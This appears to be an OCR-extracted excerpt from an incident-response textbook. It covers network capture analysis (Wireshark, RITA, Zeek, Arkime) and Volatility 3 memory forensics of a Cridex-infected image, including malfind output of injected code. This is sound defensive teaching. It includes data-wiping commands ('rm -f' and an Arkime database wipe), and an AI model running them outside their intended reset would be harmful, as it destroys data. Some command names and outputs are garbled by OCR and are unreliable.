1342	geobram.com		1388 bytes	NO_2950435796.zip
1346	geobram.com		1069 bytes	NO_2950435796.zip
1348	geobram.com		1388 bytes	NO_2950435796.zip
1349	geobram.com		1388 bytes	NO_2950435796.zip
1352	geobram.com		1309 bytes	NO_2950435796.zip
1366	geobram.com		1086 bytes	NO_2950435796.zip
1367	geobram.com		1279 bytes	NO_2950435796.zip

Text Filter:

Figure 9.27 – Wireshark – Export – HTTP object list

## Code and Commands

Command 9.1:

```
sansforensics@siftworkstation: ~$ mergecap
packetcapture1.pcap packetcapture2.pcap
```

Command 9.2:

```
sansforensics@siftworkstation: ~$ editcap -F pcap -c
evidence.pcap split.pcap
```

Command 9.3:

```
sansforensics@siftworkstation: ~$ editcap -F pcap-t+600
evidence.pcap split.pcap
```

**Command 9.4:**

```
dfir@ubuntu:~$ sudo apt-get install dnstop
```

**Command 9.5:**

```
dfir@ubuntu:~/Documents/Packet Captures$ DN stop 2022-03-21-Hancitor-with-Cobalt-Strike-and-Mars-Stealer.pcap
```

**Command 9.6:**

```
dfir@ubuntu:~/rita$ sudo chmod +x ./install.sh
```

**Command 9.7:**

```
dfir@ubuntu:~/rita$ ./install.sh
```

**Command 9.8:**

```
dfir@ubuntu:~/rita$ zeek -C -r IcedID.pcap
```

**Command 9.9:**

```
dfir@ubuntu:~/rita$ rita import *.log IcedID
```

**Command 9.10:**

```
dfir@ubuntu:~/rita$ rita
```

**Command 9.11:**

```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
```

**Command 9.12:**

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
```

**Command 9.13:**

```
arkime@arkime:/opt/arkime/bin$ sudo ./capture -r /home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap
```

**Command 9.14:**

```
/opt/arkime/db/db.pl http://ESHOST:9200 wipe
```

**Command 9.15:**

```
/bin/rm -f /opt/arkime/raw/*
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. A filtered log review is one where the responder or analyst filters out specific logs based on a set parameter.
  - True
  - False
2. What is not a component of the Elastic Stack?
  - Elasticsearch
  - Log forwarder
  - Logstash
  - Kibana
3. Which packet analysis tool places the packet capture into sessions as the default view?
  - Wireshark
  - NetFlow
  - Elastic Stack
  - Arkime
4. Wireshark does not allow for DNS name resolution.
  - True
  - False

## Further reading


Refer to the following links for more information about the topics covered in this chapter:

- *Elasticsearch 7.0 Cookbook - Fourth Edition:* <https://www.packtpub.com/big-data-and-business-intelligence/elasticsearch-70-cookbook-fourth-edition>.
- *Malware traffic analysis:* <https://www.malware-traffic-analysis.net>.
- *Arkime:* <https://arkime.com/>.
- *Chappell University:* <https://www.chappell-university.com/>.

- *Cisco IOS NetFlow:* <https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-netflow/index.html>.


# Chapter 10

## Images




```
forensics@ubuntu:~$ git clone https://github.com/volatilityfoundation/volatility3.git
Cloning into 'volatility3'...
remote: Enumerating objects: 27538, done.
remote: Counting objects: 100% (176/176), done.
remote: Compressing objects: 100% (81/81), done.
remote: Total 27538 (delta 99), reused 163 (delta 95), pack-reused 27362
Receiving objects: 100% (27538/27538), 5.24 MiB | 7.18 MiB/s, done.
Resolving deltas: 100% (20891/20891), done.
forensics@ubuntu:~$
```

Figure 10.1 – Installing Volatility



```
forensics@ubuntu:~/volatility3$ ls
API_CHANGES.md  LICENSE.txt  README.md      setup.py    volshell.py
development     MANIFEST.in   requirements-minimal.txt  volatility3  volshell.spec
doc             mypy.ini     requirements.txt    vol.py     vol.spec
forensics@ubuntu:~/volatility3$
```

Figure 10.2 – Verifying the Volatility installation




```
forensics@ubuntu:~/volatility3
File Edit View Search Terminal Help
forensics@ubuntu:~/volatility3$ python3 vol.py -h
Volatility 3 Framework 2.2.0
usage: volatility [-h] [-c CONFIG] [--parallelism {[processes,threads,off]}]
                  [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
                  [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
                  [--write-config] [--save-config SAVE_CONFIG] [--clear-cache]
                  [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION]
                  [--stackers STACKERS [STACKERS ...]])
                  [--single-swap-locations {SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS
...]}]
                  plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help            Show this help message and exit, for specific plugin
                        options use 'volatility <pluginname> --help'
  -c CONFIG, --config CONFIG
                        Load the configuration from a json file
  --parallelism {[processes,threads,off]}
                        Enables parallelism (defaults to off if no argument
                        given)
  -e EXTEND, --extend EXTEND
                        Extend the configuration with a new (or changed)
                        setting
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
                        Semi-colon separated list of paths to find plugins
  -s SYMBOL_DIRS, --symbol-dirs SYMBOL_DIRS
                        Semi-colon separated list of paths to find symbols
  -v, --verbosity      Increase output verbosity
  -l LOG, --log LOG    Log output to a file as well as the console
  -o OUTPUT_DIR, --output-dir OUTPUT_DIR
                        Directory in which to output any generated files
  -q, --quiet          Remove progress feedback
```

Figure 10.3 – Volatility help menu



```
MemoryImages/cridex.vmem windows.info
Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base     0x004d7000
DTB      0x2fe000
Symbols File:///home/forensics/volatility3/volatility3/symbols/windows/ntkrnlpa.
pdb/3005FB31AE7E4ACAA8A750AA241FF331-1.json.xz
Is64bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 Filelayer
KdDebuggerDataBlock  0x00545ae0
NTBuildLab     2600.xpsp.000413-2111
CSOVersion     3
KdVersionBlock 0x00545ab8
Major/Minor     15.2600
MachineType    332
KeNumberProcessors 1
SystemTime      2012-07-22 02:45:08
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion 5
PE MinorOperatingSystemVersion 1
PE Machine      332
PE TimeStamp     Sun Apr 13 18:31:06 2008
```

Figure 10.4 – The windows.info plugin

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F
<b>file output</b>										
4	0	System	0x823c89c8	53	240	N/A	False	N/A	Disabled	
368	4	smss.exe	0x822f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A D	
584	368	csrss.exe	0x822a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A D	
608	368	winlogon.exe	0x82298700	23	519	0	False	2012-07-22 02:42:32.000000	N/A D	
652	608	services.exe	0x81e2ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A D	
664	608	lsass.exe	0x81e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A D	
824	652	svchost.exe	0x82311360	20	194	0	False	2012-07-22 02:42:33.000000	N/A D	
908	652	svchost.exe	0x81e29ab8	9	226	0	False	2012-07-22 02:42:33.000000	N/A D	
1004	652	svchost.exe	0x823001d0	64	1118	0	False	2012-07-22 02:42:33.000000	N/A D	
1056	652	svchost.exe	0x8210fd40	5	66	0	False	2012-07-22 02:42:33.000000	N/A D	
1220	652	svchost.exe	0x82295650	15	197	0	False	2012-07-22 02:42:35.000000	N/A D	
1484	1464	explorer.exe	0x821dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A D	
1512	652	spoolsv.exe	0x81eb17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A D	
1640	1484	reader_st.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A D	
788	652	alg.exe	0x820e8da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A	Disab
1136	1004	wuauctl.exe	0x821fcda0	8	173	0	False	2012-07-22 02:43:46.000000	N/A D	
1588	1004	wuauctl.exe	0x8205bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A D	
<b>file output</b>										

Figure 10.5 – Process list

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F
<b>file output</b>										
908	652	svchost.exe	0x2029ab8	9	226	0	False	2012-07-22 02:42:33.000000	N/A D	
664	608	lsass.exe	0x202a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A D	
652	608	services.exe	0x202ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A D	
1640	1484	reader_st.exe	0x207bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A D	
1512	652	spoolsv.exe	0x20b17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A D	
1588	1004	wuauctl.exe	0x225bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A D	
788	652	alg.exe	0x22e8da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A	Disab
1484	1464	explorer.exe	0x23dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A D	
1056	652	svchost.exe	0x23dfda0	5	66	0	False	2012-07-22 02:42:33.000000	N/A D	
1136	1004	wuauctl.exe	0x23fcda0	8	173	0	False	2012-07-22 02:43:46.000000	N/A D	
1220	652	svchost.exe	0x2495650	15	197	0	False	2012-07-22 02:42:35.000000	N/A D	
608	368	winlogon.exe	0x2498700	23	519	0	False	2012-07-22 02:42:32.000000	N/A D	
584	368	csrss.exe	0x24a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A D	
368	4	smss.exe	0x24f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A D	
1004	652	svchost.exe	0x25001d0	64	1118	0	False	2012-07-22 02:42:33.000000	N/A D	
824	652	svchost.exe	0x2511360	20	194	0	False	2012-07-22 02:42:33.000000	N/A D	
4	0	System	0x25c89c8	53	240	N/A	False	N/A	N/A	Disabled

**Figure 10.6 – Process scan**

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
4	0	System	0xB23c89c8	53	240	N/A	False	N/A	N/A
* 368	4	sms.exe	0xB22f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A
** 584	368	csrss.exe	0xB22a0590	9	326	0	False	2012-07-22 02:42:32.000000	N/A
** 608	368	winlogon.exe	0xB2298700	23	519	0	False	2012-07-22 02:42:32.000000	N/A
*** 664	608	lsass.exe	0xB1e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A
*** 652	608	services.exe	0xB1e2ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A
**** 1056	652	svchost.exe	0xB210fd00	5	68	0	False	2012-07-22 02:42:33.000000	N/A
**** 1220	652	svchost.exe	0xB2295650	15	197	0	False	2012-07-22 02:42:35.000000	N/A
**** 1512	652	spoolsv.exe	0xB1eb17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A
**** 908	652	svchost.exe	0xB1e29abb	9	226	0	False	2012-07-22 02:42:33.000000	N/A
**** 1084	652	svchost.exe	0xB23001d0	64	1110	0	False	2012-07-22 02:42:33.000000	N/A
**** 1136	1084	wuauctl.exe	0xB21fcda8	8	173	0	False	2012-07-22 02:43:46.000000	N/A
**** 1588	1084	wuauctl.exe	0xB205bd00	5	132	0	False	2012-07-22 02:44:01.000000	N/A
**** 788	652	alg.exe	0xB20e8d00	7	104	0	False	2012-07-22 02:43:01.000000	N/A
**** 824	652	svchost.exe	0xB2311300	28	194	0	False	2012-07-22 02:42:33.000000	N/A
1484	1464	explorer.exe	0xB21dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A
* 1640	1484	reader_sl.exe	0xB1e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A

**Figure 10.7 – Process tree**

1484	1464	explorer.exe	0xB21dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A
* 1640	1484	reader_sl.exe	0xB1e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A

**Figure 10.8 – Suspicious processes**

PID	Process Base	Size	Name	Path	Loadtime	File output			
1640	reader_sl.exe	0x4000000	0xa000	Reader_sl.exe	C:\Program Files\Adobe\Reader\9.0\Reader\Reader_sl.exe	N/A	01		
1640	reader_sl.exe	0x7c900000	0xaf000	ntdll.dll	C:\WINDOWS\system32\ntdll.dll	N/A	Disabled		
1640	reader_sl.exe	0x7c800000	0xf6000	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	N/A	Disabled		
1640	reader_sl.exe	0x7e410000	0x91000	USER32.dll	C:\WINDOWS\system32\USER32.dll	N/A	Disabled		
1640	reader_sl.exe	0x77f10000	0x49000	GDIS2.dll	C:\WINDOWS\system32\GDIS2.dll	N/A	Disabled		
1640	reader_sl.exe	0x77d00000	0x9b000	ADVAPI32.dll	C:\WINDOWS\system32\ADVAPI32.dll	N/A	Disabled		
1640	reader_sl.exe	0x77e70000	0x92000	RPCRT4.dll	C:\WINDOWS\system32\RPCRT4.dll	N/A	Disabled		
1640	reader_sl.exe	0x77fe0000	0x11000	Secur32.dll	C:\WINDOWS\system32\Secur32.dll	N/A	Disabled		
1640	reader_sl.exe	0x7c9c0000	0x817000	SHELL32.dll	C:\WINDOWS\system32\SHELL32.dll	N/A	Disabled		
1640	reader_sl.exe	0x77c10000	0x85000	msvcr7.dll	C:\WINDOWS\system32\msvcr7.dll	N/A	Disabled		
1640	reader_sl.exe	0x77f60000	0x76000	SHLWAPI.dll	C:\WINDOWS\system32\SHLWAPI.dll	N/A	Disabled		
1640	reader_sl.exe	0x7c420000	0x87000	MSVCP80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_ifc8b3b9ade18e3b_8.0.5072				
7.762	x-wm_6b128700\MSVCP80.dll	N/A			Disabled				
1640	reader_sl.exe	0x78130000	0x9b000	MSVCR80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_ifc8b3b9ade18e3b_8.0.5072				
7.762	x-wm_6b128700\MSVCR80.dll	N/A			Disabled				
1640	reader_sl.exe	0x773d0000	0x102000	comctl32.dll	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65				
95b64144ccfidy_5.0.2600.5512_x-wm_35d4ce83	comctl32.dll	N/A			Disabled				
1640	reader_sl.exe	0x5d900000	0x92000	comctl32.dll	C:\WINDOWS\system32\comctl32.dll	N/A	Disabled		
1640	reader_sl.exe	0x5d700000	0x38000	uxtheme.dll	C:\WINDOWS\system32\uxtheme.dll	N/A	Disabled		
1640	reader_sl.exe	0x71ab0000	0x17600	WS2_32.dll	C:\WINDOWS\system32\WS2_32.dll	N/A	Disabled		
1640	reader_sl.exe	0x71aa0000	0x88000	WS2HELP.dll	C:\WINDOWS\system32\WS2HELP.dll	N/A	Disabled		

**Figure 10.9 – Associated DLL files**

```

Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
PID  Process Offset HandleValue   Type   GrantedAccess   Name
1640  reader_sl.exe  0xe10096e0  0x4    KeyedEvent      0xf0003 CritSecOutOfMemoryEvent
1640  reader_sl.exe  0xe159c978  0x8    Directory       0x3    KnownDlls
1640  reader_sl.exe  0x82211678  0xc    File     0x100020  \Device\HarddiskVolume1\Documents and Settings\Robert
1640  reader_sl.exe  0x82210288  0x10   File     0x100020  \Device\HarddiskVolume1\Windows\WinSxS\x86_Microsoft.VC80.
CRT_1fcbb3b9a1e18e3b_8.0.50727.762_x-wm_0b128700
1640  reader_sl.exe  0xe14916d0  0x4    Directory       0xf000f Windows
1640  reader_sl.exe  0xe1cd4580  0x18   Port     0x21f0001
1640  reader_sl.exe  0x82319610  0x1c   Event     0x21f0003
1640  reader_sl.exe  0x820542a0  0x20   WindowStation 0xf037f WinStao
1640  reader_sl.exe  0x822f8168  0x24   Desktop 0xf01ff Default
1640  reader_sl.exe  0x820542a0  0x28   WindowStation 0xf037f WinStao
1640  reader_sl.exe  0x82311280  0x2c   Semaphore 0x100003
1640  reader_sl.exe  0x82234dd0  0x30   Semaphore 0x100003
1640  reader_sl.exe  0xe1c042d0  0x34   Key     0x20f003f MACHINE
1640  reader_sl.exe  0xe10ce308  0x38   Directory       0x2000f BaseNamedObjects
1640  reader_sl.exe  0x8213d0e0  0x3c   Semaphore 0x1f0003 shell.(A4BF1A32-A340-11D1-BC6B-00A0C90312E1)
1640  reader_sl.exe  0xe1835048  0x40   Key     0x20f003f USER\5-1-5-21-789336058-261478967-1417001333-1003
1640  reader_sl.exe  0x820d3f28  0x44   File     0x100020  \Device\HarddiskVolume1\Windows\WinSxS\x86_Microsoft.Windo
ws.Common-Controls_6595b64144ccfd1f_6.0.2600.5512_x-wm_35d4ce83
1640  reader_sl.exe  0xe1c72300  0x48   Port     0x1f0001
1640  reader_sl.exe  0xe17d3938  0x4c   Section 0x4
1640  reader_sl.exe  0x821de10c8  0x50   Event     0x1f0003
1640  reader_sl.exe  0x822924c8  0x54   Thread 0x1f03ff Tid 1648 Pid 1648
1640  reader_sl.exe  0x821dd728  0x58   Event     0x1f0003
1640  reader_sl.exe  0x82196418  0x5c   Event     0x1f0003
1640  reader_sl.exe  0x820032e0  0x60   Event     0x1f0003
1640  reader_sl.exe  0x82002a38  0x64   Event     0x1f0003
1640  reader_sl.exe  0x822924c8  0x68   Thread 0x1f03ff Tid 1648 Pid 1648
1640  reader_sl.exe  0x821dc276  0x6c   File     0x100001 \Device\KsecDD
1640  reader_sl.exe  0xe1c5cfb8  0x70   Key     0x10  USER\5-1-5-21-789336058-261478967-1417001333-1003\SOFTWARE\MICROSO
FT\WSH\814994AB

```

Figure 10.10 – Handles output

```

Volatility 3 Framework 2.2.0
Progress: 100.00          PDB scanning finished
Pid  Process Base InLoad InInit InMem MappedPath
1640  reader_sl.exe  0x4000000  True  False  True  \Program Files\Adobe\Reader 9.0\Reader\reader_sl.exe
1640  reader_sl.exe  0x7c800000  True  True   True  \WINDOWS\system32\kernel32.dll
1640  reader_sl.exe  0x77d00000  True  True   True  \WINDOWS\system32\advapi32.dll
1640  reader_sl.exe  0x77c10000  True  True   True  \WINDOWS\system32\msvcr3.dll
1640  reader_sl.exe  0x5d090000  True  True   True  \WINDOWS\system32\comctl32.dll
1640  reader_sl.exe  0x5ad70000  True  True   True  \WINDOWS\system32\uxtheme.dll
1640  reader_sl.exe  0x773d0000  True  True   True  \WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144cc
T10f_6.0.2600.5512_x-wm_35d4ce83\comctl32.dll
1640  reader_sl.exe  0x71ab8000  True  True   True  \WINDOWS\system32\ws2_32.dll
1640  reader_sl.exe  0x71aa8000  True  True   True  \WINDOWS\system32\ws2help.dll
1640  reader_sl.exe  0x77f10000  True  True   True  \WINDOWS\system32\gdi32.dll
1640  reader_sl.exe  0x77e70000  True  True   True  \WINDOWS\system32\rpcrt4.dll
1640  reader_sl.exe  0x77fe0000  True  True   True  \WINDOWS\system32\secur32.dll
1640  reader_sl.exe  0x77f60000  True  True   True  \WINDOWS\system32\shlwapi.dll
1640  reader_sl.exe  0x7c420000  True  True   True  \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fcbb3b9a1e18e3b_8.0.50727.
762_x-wm_0b128700\nsvcp80.dll
1640  reader_sl.exe  0x78130000  True  True   True  \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fcbb3b9a1e18e3b_8.0.50727.
762_x-wm_0b128700\nsvcr80.dll
1640  reader_sl.exe  0x7c900000  True  True   True  \WINDOWS\system32\ntdll.dll
1640  reader_sl.exe  0x7e410000  True  True   True  \WINDOWS\system32\user32.dll
1640  reader_sl.exe  0x7c9c0000  True  True   True  \WINDOWS\system32\shell32.dll

```

Figure 10.11 – LDR modules output

				VadS	PAGE_EXECUTE_READW
1484	explorer.exe	0x1460000	0x1480fff	VadS	PAGE_EXECUTE_READW
RITE	33	1	Disabled		
4d	5a	90 00 03 00 00 00	MZ.....		
04	00 00 00 ff ff 00 00	.....			
b8	00 00 00 00 00 00 00	.....			
40	00 00 00 00 00 00 00	@.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 e0 00 00 00	.....			
0x1460000:	dec	ebp			
0x1460001:	pop	edx			
0x1460002:	nop				
0x1460003:	add	byte ptr [ebx], al			
0x1460005:	add	byte ptr [eax], al			
0x1460007:	add	byte ptr [eax + eax], al			
0x146000a:	add	byte ptr [eax], al			
1640	reader_sl.exe	0x3d0000	0x3f0fff	VadS	PAGE_EXECUTE_READW
RITE	33	1	Disabled		
4d	5a	90 00 03 00 00 00	MZ.....		
04	00 00 00 ff ff 00 00	.....			
b8	00 00 00 00 00 00 00	.....			
40	00 00 00 00 00 00 00	@.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 00 00 00 00	.....			
00	00 00 00 e0 00 00 00	.....			
0x3d0000:	dec	ebp			
0x3d0001:	pop	edx			
0x3d0002:	nop				
0x3d0003:	add	byte ptr [ebx], al			
0x3d0005:	add	byte ptr [eax], al			
0x3d0007:	add	byte ptr [eax + eax], al			
0x3d000a:	add	byte ptr [eax], al			

Figure 10.12 – Malfind output

Cache	FileObject	FileName	Result
DataSectionObject	0x821ccf90	reader_sl.exe	file.0x821ccf90.0x822110f0.DataSectionObject.reader_sl.exe.dat
ImageSectionObject	0x821ccf90	reader_sl.exe	file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.Img
ImageSectionObject	0x81e38f90	kernel32.dll	file.0x81e38f90.0x82233800.ImageSectionObject.kernel32.dll.Img
ImageSectionObject	0x82239890	advapi32.dll	file.0x82239890.0x82281250.ImageSectionObject.advapi32.dll.Img
ImageSectionObject	0x81eb4760	msvcr7.dll	file.0x81eb4760.0x820d0008.ImageSectionObject.msvcr7.dll.Img
ImageSectionObject	0x81eb4900	comctl32.dll	file.0x81eb4900.0x82380018.ImageSectionObject.comctl32.dll.Img
ImageSectionObject	0x81e31000	uxtheme.dll	file.0x81e31000.0x822213b0.ImageSectionObject.uxtheme.dll.Img
ImageSectionObject	0x82076110	comctl32.dll	file.0x82076110.0x82076088.ImageSectionObject.comctl32.dll.Img
ImageSectionObject	0x8214be50	ws2_32.dll	file.0x8214be50.0x820d2d60.ImageSectionObject.ws2_32.dll.Img
ImageSectionObject	0x8214bd00	ws2help.dll	file.0x8214bd00.0x81ec0c78.ImageSectionObject.ws2help.dll.Img
ImageSectionObject	0x81eb9000	gdi32.dll	file.0x81eb9000.0x82239996.ImageSectionObject.gdi32.dll.Img
ImageSectionObject	0x820d00c0	rpcrt4.dll	file.0x820d00c0.0x82307688.ImageSectionObject.rpcrt4.dll.Img
ImageSectionObject	0x81eb43b0	secur32.dll	file.0x81eb43b0.0x82502f8.ImageSectionObject.secur32.dll.Img
ImageSectionObject	0x81eb4830	shlwapi.dll	file.0x81eb4830.0x81e40008.ImageSectionObject.shlwapi.dll.Img
DataSectionObject	0x8226d000	msvcpr0.dll	file.0x8226d000.0x820d2c70.DataSectionObject.msvcpr0.dll.dat
ImageSectionObject	0x8226d800	msvcpr0.dll	file.0x8226d800.0x8226d7c0.ImageSectionObject.msvcpr0.dll.Img
DataSectionObject	0x821cfb60	msvcr80.dll	file.0x821cfb60.0x820d2910.DataSectionObject.msvcr80.dll.dat
ImageSectionObject	0x821cfb60	msvcr80.dll	file.0x821cfb60.0x821cf0a0.ImageSectionObject.msvcr80.dll.Img
ImageSectionObject	0x8233f5e0	ntdll.dll	file.0x8233f5e0.0x823c72d0.ImageSectionObject.ntdll.dll.Img
ImageSectionObject	0x82225de0	user32.dll	file.0x82225de0.0x82261cc0.ImageSectionObject.user32.dll.Img
DataSectionObject	0x820d0080	shell32.dll	file.0x820d0080.0x8223db0.DataSectionObject.shell32.dll.dat
ImageSectionObject	0x820d0080	shell32.dll	file.0x820d0080.0x82261e90.ImageSectionObject.shell32.dll.Img
DataSectionObject	0x82210a40	shell32.dll	file.0x82210a40.0x8232db0.DataSectionObject.shell32.dll.dat
ImageSectionObject	0x82210a40	shell32.dll	file.0x82210a40.0x82261e90.ImageSectionObject.shell32.dll.Img

Figure 10.13 – Dumpfiles output

